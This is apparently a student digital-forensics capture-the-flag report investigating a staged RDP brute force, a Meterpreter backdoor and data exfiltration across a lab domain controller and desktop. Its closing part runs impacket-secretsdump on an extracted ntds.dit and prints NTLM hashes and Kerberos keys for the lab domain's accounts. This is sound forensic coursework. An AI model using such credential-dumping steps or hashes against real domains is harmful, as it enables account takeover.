



**AMERICAN
UNIVERSITY OF BEIRUT**

**MAROUN SEMAAN FACULTY OF
ENGINEERING & ARCHITECTURE**

EECE 5030

DFIR CTF Report

Team Alpha

Instructor: Dr. Hussein Bakri

Students:

Sarjoun Radiyeh
Antoine Abou Faycal
Kevin Kfoury

Executive Summary.....	4
Purpose of the Investigation.....	4
Overview of Incident.....	4
Impact and Key Findings.....	4
Audience.....	5
Scope and Objectives.....	6
Scope of the Investigation.....	6
Objectives.....	6
Timeframe of Investigation.....	7
Limitations and Constraints.....	7
Methodology.....	8
Evidence Acquisition and Mounting.....	8
Memory Analysis.....	8
Timeline Analysis.....	9
Artifact Examination.....	9
Network Traffic Analysis.....	10
Tool Versions and Configuration.....	11
Findings.....	13
Infrastructure Assessment.....	13
Summary.....	17
User & Domain Context.....	18
Summary.....	28
Breach & Entry.....	29
Summary.....	33
Network Forensics.....	34
Summary.....	43
Attribution & Threat Intelligence.....	45
Summary.....	50
Memory Forensics.....	51
CITADEL-DC01.....	51
DESKTOP-SDN1RPT.....	65
Summary.....	81
CITADEL-DC01.....	81
DESKTOP-SDN1RPT.....	82
Malware Analysis.....	83
Summary.....	88
Host Forensics.....	90
CITADEL-DC01.....	90
DESKTOP-SDN1RPT.....	106
Summary.....	134
CITADEL-DC01.....	134

DESKTOP-SDN1RPT.....	136
Additional Forensics.....	138
Browser Forensics.....	138
Shimcache and Amcache Analysis.....	141
SuperTimeline Analysis.....	146
Indicators of Compromise (IOCs).....	148
Timeline of Events.....	151
Conclusions.....	155
Recommendations.....	157
Containment.....	157
Remediation.....	157
Recovery.....	158
Preventive Measures.....	159
Contributions.....	161
Sarjoun Radiyeh.....	161
Kevin Kfouri.....	163
Antoine Abou Faycal.....	166
References.....	168

Executive Summary

Purpose of the Investigation

This investigation was initiated in response to a critical security incident affecting a corporate network. Stakeholders reported abnormal system behavior and a suspected data breach involving confidential files being leaked to competitors. This digital forensics and incident response (DFIR) investigation aimed to identify the method of initial access, trace attacker activity across systems, determine the scope of the compromise, and assess the overall impact.

Overview of Incident

On **September 19th, 2020**, an unauthorized external threat actor accessed the domain controller (**CITADEL-DC01**) through a brute-force Remote Desktop Protocol (RDP) attack. This attack originated from the IP address **194.61.24.102**, which conducted an automated credential-guessing attempt and successfully authenticated using the built-in **Administrator** account. Once inside the system, the attacker downloaded a malicious binary named “coreupdater.exe” via Internet Explorer from a remote server (**194.61.24.102**).

This executable was identified as a **Meterpreter reverse shell payload** generated by the Metasploit framework. The attacker then established **persistence** through a combination of Windows Services and stealthy registry keys. Upon execution, the malware initiated outbound communications to a **Command and Control (C2) server at 203.78.103.109** over HTTPS (port 443), indicating an active backdoor session.

The attacker then initiated **lateral movement** by using RDP from the domain controller to access a client machine (**DESKTOP-SDN1RPT**), reusing the same Administrator credentials. The same malware was downloaded and executed on the client system, and similar persistence mechanisms were configured.

Forensic evidence confirmed the **exfiltration** of sensitive data (e.g., “secret.zip” and “loot.zip”), timestamping of certain files (e.g., “Beth_Secret.txt”), and deletion of original confidential documents to cover tracks (e.g., “SECRET_beth.txt”).

Impact and Key Findings

- **Confirmed breach** of the domain controller and client system via RDP brute-force.
- **Malware infection** with a Meterpreter reverse shell (“coreupdater.exe”) on both machines.
- **Persistence** achieved through registry run keys and Windows services ([T1543.003](#), [T1547.001](#)).

- **Data exfiltration** of at least two ZIP archives containing sensitive files. ([T1041](#), [T1048.002](#))
- **Lateral movement** from server to client host with the same admin credentials ([T1021.001](#)).
- **Advanced evasion tactics** including timestamping ([T1070.006](#)) and in-memory execution.
- **Indicators of Compromise (IOCs)** linked to suspicious Russian and Thai IP addresses, although no attribution to a known APT group was confirmed.

Audience

This report is prepared for stakeholders including:

- **Executive leadership** seeking a high-level understanding of the incident and impact.
- **Legal and compliance teams** assessing exposure and liability.
- **IT and security personnel** who will lead containment and remediation efforts.

Scope and Objectives

Scope of the Investigation

This investigation focused on a suspected targeted cyberattack against a Windows-based enterprise environment composed of two primary assets:

- **CITADEL-DC01** (Domain Controller)
 - OS: Windows Server 2012 R2 Standard Evaluation (Build 9600)
 - Internal IP: 10.42.85.10
- **DESKTOP-SDN1RPT** (Domain-joined Client Workstation)
 - OS: Windows 10 Enterprise Evaluation (Build 19041)
 - Internal IP: 10.42.85.115

In addition to **disk images**, the investigation extended to **memory dumps**, **paging files**, and a **network packet capture (PCAP)** file that captured attacker-victim communications. Forensic analysis was performed across disk, memory, and network layers to reconstruct the attacker's path, identify persistence mechanisms, and determine the extent of data exfiltration.

Objectives

The primary objectives of the investigation were:

- To determine the **initial access vector** and identify the external threat actor's IP.
- To identify any **malware** deployed in the environment, along with its behavior, persistence methods, and communication patterns.
- To confirm whether **lateral movement** occurred between systems, and if so, how it was executed.
- To analyze which **user accounts** and **files** were impacted or compromised.
- To provide a **timeline** of the intrusion, supported by evidence from disk artifacts, memory analysis, and network data.
- To extract and validate any **Indicators of Compromise (IOCs)** and **MITRE ATT&CK techniques** observed.
- To recommend **defensive** and **architectural** improvements that would prevent similar breaches in the future.

Timeframe of Investigation

The investigation was conducted based on events that occurred on **September 19th, 2020**, with timestamps correlated across various artifacts. Analysis included activities starting from **02:19 UTC** (initial ping and port scan) through **post-compromise persistence and data exfiltration** later that morning. Time normalization was applied where needed due to differing system time zones (Pacific Standard Time) and collection artifact offsets.

Limitations and Constraints

- **User Testimony Reliability:** Statements from IT staff were considered, but not treated as authoritative. All conclusions are evidence-based.
- **Encrypted Network Traffic:** The attacker leveraged Remote Desktop Protocol, which was encrypted using TLS. As a result, we were unable to decrypt RDP session contents or directly observe in-session actions. Correlation was instead performed using logs, memory artifacts, and metadata.
- **Obfuscated Payloads:** The deployed malware (“coreupdater.exe”, a Meterpreter payload) exhibited in-memory execution and basic obfuscation techniques. This constrained static binary analysis and necessitated advanced memory analysis using tools such as Volatility.
- **Difficulties in File Recovery:** Key exfiltrated files, namely loot.zip and secrets.zip, were deleted post-exfiltration, and their contents could not be fully recovered. As a workaround, USN Journal analysis was performed to trace their parent MFT entries, allowing logical inference of their origin and contents based on filename, access logs, and timeline positioning.
- **Maintaining Accuracy when Extracting “autoruns.csv”:** According to the following blog entry on the [SANS website](#), it is more accurate to perform the extraction on a live system; hence, the Encase files were converted to a .raw image and then a .vmdk file to perform the necessary extraction without tampering with the original dumps.
- **Live Threat Actor Attribution:** While attacker infrastructure was partially identified through IP addresses such as 194.61.24.102 and 203.78.103.109 (linked to Russia and Thailand, respectively), definitive attribution was not possible. At the time of the investigation, these IPs had changed reputation, become inactive, or were no longer flagged by major threat intelligence sources. No clear linkage could be made to any known APT.
- **Evidence Integrity Controls:** Due to the nature of this investigation being conducted on pre-acquired images in an academic setting, it was not possible to enforce full read-only conditions on all disk and memory artifacts. While write-temporary mounts and differencing layers were used to minimize contamination, absolute forensic write-protection (e.g., hardware write blockers or write-protected snapshots) was not implemented. As a result, minor modifications to metadata or system state cannot be fully ruled out.

Methodology

This section outlines the forensic process followed throughout the investigation. All steps were conducted in accordance with digital forensics best practices, ensuring data integrity, reproducibility, and minimal alteration to original artifacts.

Evidence Acquisition and Mounting

Disk and memory artifacts were provided in the form of .E01 disk images, .mem memory dumps, and .pcap network captures. The following steps were followed to maintain forensically sound handling:

- All disk images were mounted using **Arsenal Image Mounter** with **write-temporary mode** enabled. Differencing files were redirected to RAM to prevent any changes from affecting the original images.
- Memory dumps were processed using **Volatility 2** and **Volatility 3**, depending on compatibility with the system profile.
- File system metadata (e.g., MFT, USN Journal) was extracted using **MFTECmd**, and registry hives were parsed using **Registry Explorer** and **Regripper**.
- PCAP network traffic was analyzed in **Wireshark** and **NetworkMiner**, all running in isolated analysis environments.

Memory Analysis

Memory forensics was conducted on both the Domain Controller and Desktop systems using **Volatility Framework**:

- **Profile Identification:** Determined using imageinfo (Volatility 2) and windows.info (Volatility 3).
- **Process Analysis:** pslist, psscan, psxview, and pstree were used to enumerate and validate running processes. Suspicious processes such as “coreupdater.exe” and “spoolsv.exe” were identified.
- **Injection Detection:** malfind identified injected memory regions, which were then dumped and analyzed. Suspicious memory sections were submitted to **VirusTotal** and **Hybrid Analysis**.
- **Persistence Detection:** svcscan and cmdline revealed malicious services and command-line behavior associated with persistence.
- **Network Connections:** netscan and netstat identified C2 traffic to **203.78.103.109**.

- **DLL Enumeration:** dlllist and handles helped track unusual modules loaded into legitimate processes like spoolsv.exe.

Timeline Analysis

Timeline Analysis was conducted using multiple tools, which are discussed in the Tools and Configuration section, and the relevant steps followed are shown below:

- **MFT Analysis:** Recovered Master File Table entries to reconstruct when files were created, modified, or deleted.
- **Shortcut Artifact Reconstruction:** Examined shortcut metadata to map precise user access and launch patterns.
- **Prefetch Artifact Analysis:** Extracted execution details from prefetch records to establish application start times.
- **Event Log Harvesting:** Collected Windows event records, timestamps, IDs, user/process context, to chart system and security activity.
- **Resource Usage Data Parsing:** Retrieved CPU, network, and disk usage histories from the System Resource Usage Monitor database.
- **Registry Parsing:** Inspected registry hives for configuration changes and persistence indicators.
- **Cross-Host Correlation:** Merged CSV exports to align timestamped events across all examined systems.
- **Timestamp Integrity Comparison:** Juxtaposed different file-record timestamps to expose anomalies consistent with timestamping.
- **USN Journal Audit:** Traced deletion, rename, and recovery operations for key files through the update sequence number journal.
- **Super Timeline Compilation:** All artifact streams were consolidated into a single, chronological super timeline to support holistic forensic analysis.

Artifact Examination

A wide range of host-based artifacts was collected and examined from both systems:

- **Registry Artifacts:**

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run contained a base64-encoded PowerShell command used for malware persistence.
 - Autoruns showed unauthorized entries for “coreupdater.exe”, which were executed via stealthy PowerShell commands at startup.
- **Prefetch:**
 - Prefetch files confirmed the execution of “coreupdater.exe”, along with execution timestamps and run counts.
 - **MFT & Recycle Bin:**
 - MFT analysis revealed deleted files, including SECRET_beth.txt .
 - Recycle Bin contents showed the original content of the deleted file ("Earth beth is the real beth").
 - **SRUM and AppCompat:**
 - SRUM logs confirmed the user context of malware execution (Administrator).
 - **USB Activity:**
 - On the Desktop system, USB devices were mounted during the attack window, suggesting potential data staging or manual exfiltration.

Network Traffic Analysis

Packet capture analysis was conducted using the following tools:

- **Wireshark:**
 - Inspected TCP SYN scans from **194.61.24.102**, indicating an initial scan of RDP port 3389.
 - Observed HTTP GET requests to attacker infrastructure hosting coreupdater.exe.
 - Identified download of favicon.ico and directory listing behavior consistent with staged malware delivery.
- **NetworkMiner:**
 - Extracted artifacts including coreupdater.exe, confirmed hash matches.
 - Identified C2 communication attempts to **203.78.103.109** over HTTPS.

Tool Versions and Configuration

Tool	Version	Purpose
Arsenal Image Mounter	3.10	Mounting disk images in write-temporary mode
Volatility	2 v2.6.1 / 3 v2.11.0	Memory analysis and creation of body file
Strings (Sysinternals)	2.54	Extracting readable text from binaries and memory dumps for quick triage
Autorunsc (Sysinternals)	14.11	Extracts all the autoruns of a user into a .csv
PSEexec (Sysinternals)	2.43	Provides an elevated command shell for remote execution
KAPE	1.3.0.2	Used for triage (Automated collection of system artifacts)
Registry Explorer	2.0.0.0	Hive parsing
Regripper	3.0/4.0	Registry plugin extraction
MFT Explorer	2.0.0.0	MFT parsing
MFTECmd	1.2.2.1	MFT and timeline analysis
EvtxECMD	1.5.0.0	Parsing Windows event logs
Wireshark	4.4.6	PCAP inspection
NetworkMiner	3.0	Artifact reconstruction from network traffic
BrowserHistoryView	2.60	Browser history analysis
LECmd	1.5.0.0	Parsing Windows shortcut files
SrumECmd	0.5.1.0	Parsing through SRUM logs
PECmd	1.4.0.0	Parsing through prefetch files
Timeline Explorer	2.0.0.1	Event correlation and timeline building
Belkasoft Evidence Center X	2.7.19645	Pagefile.sys analysis, memory reconstruction, and string extraction
VirusTotal	Web	Malware scanning and behavior analysis

Hybrid Analysis	Web	Malware scanning and behavior analysis
Any.Run	Web	Dynamic malware analysis (used for behavior profiling of coreupdate.exe)
Impacket (secretsdump.py)	0.12.0	Extracted NTDS.dit and SYSTEM hives for domain credential dumping
ewfexport	libewf 20240506	Create .raw image from encase (.E0X) files
ewfmount	20140816	Mounting of encase files in Linux
QEMU	10.0.0	Create .vmdk from .raw image
Plaso	20240826	Creation of timelines

Findings

Infrastructure Assessment

This screenshot shows the Windows registry keys under the root key. The table below provides a detailed view of the registry values for the system key.

Value Name	Type	Data	Value Slack	Is Deleted	Data Record Reallocated
(default)	RegSz	mmnsvc	02-00-00-00	<input checked="" type="checkbox"/>	<input type="checkbox"/>
ComputerName	RegSz	CITADEL-DC01	4D-0E-44-00-00-00-00-00	<input type="checkbox"/>	<input type="checkbox"/>

This screenshot shows the Windows registry keys under the root key after modifying the ComputerName value. The table below provides a detailed view of the registry values for the system key.

Value Name	Type	Data	Value Slack	Is Deleted	Data Record Reallocated
(default)	RegSz	mmnsvc	02-00-00-00	<input checked="" type="checkbox"/>	<input type="checkbox"/>
ComputerName	RegSz	DESKTOP-SDN\RP7	76-6B-05-00	<input type="checkbox"/>	<input type="checkbox"/>

The screenshot shows the Registry Explorer interface with the following details:

- File**, **Tools**, **Options**, **Bookmarks (26/0)**, **View**, **Help**
- Registry hives (2)**, **Available bookmarks (52/0)**
- Enter text to search...** and **Find** buttons
- Values** tab selected
- Drag a column header here to group by that column:** Value Name, Value Type, Data, Value Slack, Is Deleted, Data Record Reallocated
- Key name:** `\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion`
- # values:** 72, **# subkeys:** 14
- Subkeys:** App Paths, Control Panel, CurrentVersion, Environment, FontList, Group Policy, Help和支持, Icons, Internet Explorer, LogonScript, NetworkCards, NetworkList, Products, UserData, ProfileList, Run, RunOnce, StartMenu\Internet, system, TaskCache, Tracing, Winlogon, Trading, Uninstall
- Value Name** includes: SystemRoot, SoftwareType, RegisteredOwner, InstallDate, CurrentVersion, CurrentBuild, RegisteredOrganization, CurrentType, InstallationType, EditBuild, ProductName, ProductId, DigitalProductId, DigitalProductId4, CurrentBuildNumber, BuildLab, BuildLabEx.
- Type viewer**, **Slack viewer**, **Binary viewer**
- Value type**: RegSz
- Value**: `C:\Windows`
- Value Slack**: 00-05-12-00-00-00
- Is Deleted**: No
- Data Record Reallocated**: No
- Bookmark information** for `Hive: D:\Case\DC Triage\F\Windows\System32\config\SOFTWARE_clean`
- Category**: Operating system
- Name**: CurrentVersion
- Key path**: Microsoft\Windows NT\CurrentVersion
- Short description**: Windows version information (Windows NT key)
- Long description**: Details about Windows install including: install date, version, service pack, edition, etc.
- Raw value**: 43-00-3A-00-5C-00-57-00-69-00-BE-00-6+00-6F-00-77-00-73-00-00-00
- A **Command Prompt** window is open at `SarjounRadyeh~C:\Users>`

The screenshot shows the Registry Explorer interface with the title "Registry Explorer v2.0.0.0". The menu bar includes File, Tools, Options, Bookmarks (2/0), View, Help. Below the menu is a toolbar with "Registry Hives (4)" and "Available bookmarks (114/0)". A search bar at the top says "Enter text to search...".

The left pane displays a hierarchical tree view of registry keys under "Key name". Some keys are expanded, showing subkeys and values. Key statistics are provided for each node.


Value Name	Type	Data	Value Size	Is Deleted	Date Record Reallocated
EditionSubManufacturer	RegSz				
EditorSubString	RegSz				
EditorSubVersion	RegSz				
InstallationType	RegSz	Client	00-00-00-00-00-00		
InstallDate	RegWord	3600408023			
ProductName	RegSz	Windows 10 Enterprise Evaluation	00-00		
ReleaseId	RegSz	2004	00-00		
SoftwareType	RegSz	System	00-00-00-00-00-00		
UBR	RegWord	264			
PathName	RegSz	C:\Windows	00-00-00-00-00-00		
ProductId	RegSz	88329-20100-00001-AA089	A0-AB-61-03		
DigitalProductId	RegBinary	A4-00-00-03-00-00-00-30-30-33-32-39-2D-32-30-30-30-2D-3			
DigitalProductId4	RegBinary	F8-04-00-04-00-00-00-30-00-35-00-36-00-31-00-32-00-3D-00-3	2E-30-00-00		
RegisteredOwner	RegSz	Admin	73-00-20-00-55-00-7		
RegisteredOrganization	RegSz				
InstallTime	RegQword	132446816238112497	70-9E-FD-03		

The right pane shows a "Values" tab with a note: "Drag a column header here to group by that column". The table has columns: Value Name, Type, Data, Value Size, Is Deleted, Date Record Reallocated.


At the bottom, a "Command Prompt" window is open with the command "SarjounRadiyeh~C:\Users>".

The domain controller (DC) is named CITADEL-DC01 and is running Windows Server 2012 R2 Standard Evaluation, Version 6.3, with Build 9600. The build lab string is 9600.17031.amd64fre.winblue_gdr.140221-1952, indicating the specific build environment and patch level. The target desktop machine is named DESKTOP-SDN1RPT and runs Windows 10 Enterprise Evaluation, Release 2004, with Build 19041.

Address type	RegUword	u				
IsServerNapAware	RegDword	0				
DhcpConnForceBroadcastFlag	RegDword	0				
IPAddress	RegMultiSz	10.42.85.10	00-00			
SubnetMask	RegMultiSz	255.255.255.0	2E-00-30-00-00-00			
DefaultGateway	RegMultiSz	10.42.85.100				
DefaultGatewayMetric	RegMultiSz	0	00-00-00-00-00-00			



RegisterAdapterName	RegUword	u				
IPAddress	RegMultiSz	10.42.85.115				
SubnetMask	RegMultiSz	255.255.255.0	00-00-31-00-30-00			
DefaultGateway	RegMultiSz	10.42.85.100				
DefaultGatewayMetric	RegMultiSz	0	00-00-20-02-00-00			



The domain controller has the IP address 10.42.85.10 with a subnet mask of 255.255.255.0, placing it on a /24 network with a usable host range of 10.42.85.1-254. The default gateway is set to 10.42.85.100, which confirms network connectivity routing. Since the desktop host also falls within this range (10.42.85.115), it indicates that both machines are on the same subnet. The DC was externally accessible, evident from the successful RDP brute-force attack, demonstrating poor perimeter defense. RDP should have been restricted by firewall rules to allow only specific whitelisted IPs.

Both the Domain Controller and the Desktop system are set to the Pacific Standard Time (PST) timezone. This configuration is confirmed via the registry key `TimeZoneInformation`, where the `TimeZoneKeyName` is listed as "Pacific Standard Time" and the associated bias values match the standard offset for PST. This setting ensures that timestamps across both systems are consistent and aligned with the Pacific Time zone, which is critical for accurate forensic timeline correlation.

Summary

1. What is the internal IP address of the Domain Controller?

The internal IP address of the Domain Controller is 10.42.85.10.

2. What is the internal IP address of the Desktop?

The internal IP address of the Desktop is 10.42.85.115.

3. What is the network range of the environment?

The network uses a /24 subnet mask (255.255.255.0), giving a range of 10.42.85.1-254.

4. Was the DC accessible from the internet?

Yes. The successful RDP brute-force attack confirms the DC was exposed to the internet. Access should have been restricted via firewall rules to trusted IPs only.

5. What is the operating system of the Domain Controller (exact version and release)?

Windows Server 2012 R2 Standard Evaluation, Version 6.3, Build 9600, Build Lab: 9600.17031.amd64fre.winblue_gdr.140221-1952

6. What is the operating system of the Desktop machine (exact version and release)?

Windows 10 Enterprise Evaluation, Release ID 2004, Build 19041, UBR 264

7. What was the configured local time zone of the server & desktop machine?



Both systems were configured to use Pacific Standard Time (PST)

8. What were the computer names?

Domain Controller: CITADEL-DC01

Desktop Machine: DESKTOP-SDN1RPT

User & Domain Context



Domain Controllers store all Active Directory user and credential data in the NTDS.dit file. This file can be extracted and used with tools like Impacket's secretsdump to recover user account information and hashed credentials. Navigating to the registry confirmed that the NTDS database path is set to C:\Windows\NTDS\ntds.dit. Exploring the NTDS folder on disk also confirmed the presence of the ntds.dit file alongside supporting logs and EDB files, making this a viable source for extracting user and domain context in this investigation.

```

sarjounradiyeh@kali: /mnt/hgfs/Case/DC Triage/F/Windows/NTDS
└─$ impacket-secretsdump -ntds ntds.dit -system /mnt/hgfs/Case/DC\ Triage/F/Windows/System32/config/SYSTEM_clean LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xdfa37c24984935de32e2003e02918c28
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 6e884ac48cd2aa3a8d5f50c56d4bc38a
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:10e63d3f2c9924bae49241cff847e405:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CITADEL-DC01$:1001:aad3b435b51404eeaad3b435b51404ee:33c082748b7d35ec846a513b7be92d94:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:25c9610b742a5bca9aa3801c08b8ca4e:::
C137.local\jerrysmith:1104:aad3b435b51404eeaad3b435b51404ee:bc51f858ccacc9db408c0ba511d5d639:::
C137.local\summersmith:1105:aad3b435b51404eeaad3b435b51404ee:26b2cc706093c4fa46e0519ec5feaaf:::
C137.local\ricksanchez:1106:aad3b435b51404eeaad3b435b51404ee:746447f27820a9d863ea94d176cc135:::
C137.local\mortysmith:1108:aad3b435b51404eeaad3b435b51404ee:dc8b282b8f4e1dd3c5f95fd491ff6d8d:::
C137.local\bethsmith:1109:aad3b435b51404eeaad3b435b51404ee:b9cc9177094af2e17b413a0cbf63fac2:::
C137.local\birdman:1118:aad3b435b51404eeaad3b435b51404ee:944055b77ebe7d6fd80f24b5fce634fb:::
DESKTOP-SDN1RPT$:1602:aad3b435b51404eeaad3b435b51404ee:fa6ecd900cbeeb623fcf92297e5b653:::
[*] Kerberos keys from ntds.dit
CITADEL-DC01$:aes256-cts-hmac-sha1-96:3635b6b22a960673e327ca4c378e162befa74ee56e46b3841b84cabecfc062e8
CITADEL-DC01$:aes128-cts-hmac-sha1-96:9324dad1f82699bf65cdffd5a4572067
CITADEL-DC01$:des-cbc-md5:94abfd29f1929d19
krbtgt:aes256-cts-hmac-sha1-96:141aca9186cc33caa6f3db5cf3a53b783bd29e7431a153c89f8b1d4562de7f1
krbtgt:aes128-cts-hmac-sha1-96:d695009f7f7b6eb48a6b1b749493f199
krbtgt:des-cbc-md5:b025018c62ec023b
C137.local\jerrysmith:aes256-cts-hmac-sha1-96:87e99c5715de1eb078cc6691871672019356976f093348c03b0ca21a75fc0e9f
C137.local\jerrysmith:aes128-cts-hmac-sha1-96:ea468a0f250c15fea4e8f4c74d20c56e
C137.local\jerrysmith:des-cbc-md5:7c40d0346a5e9a8
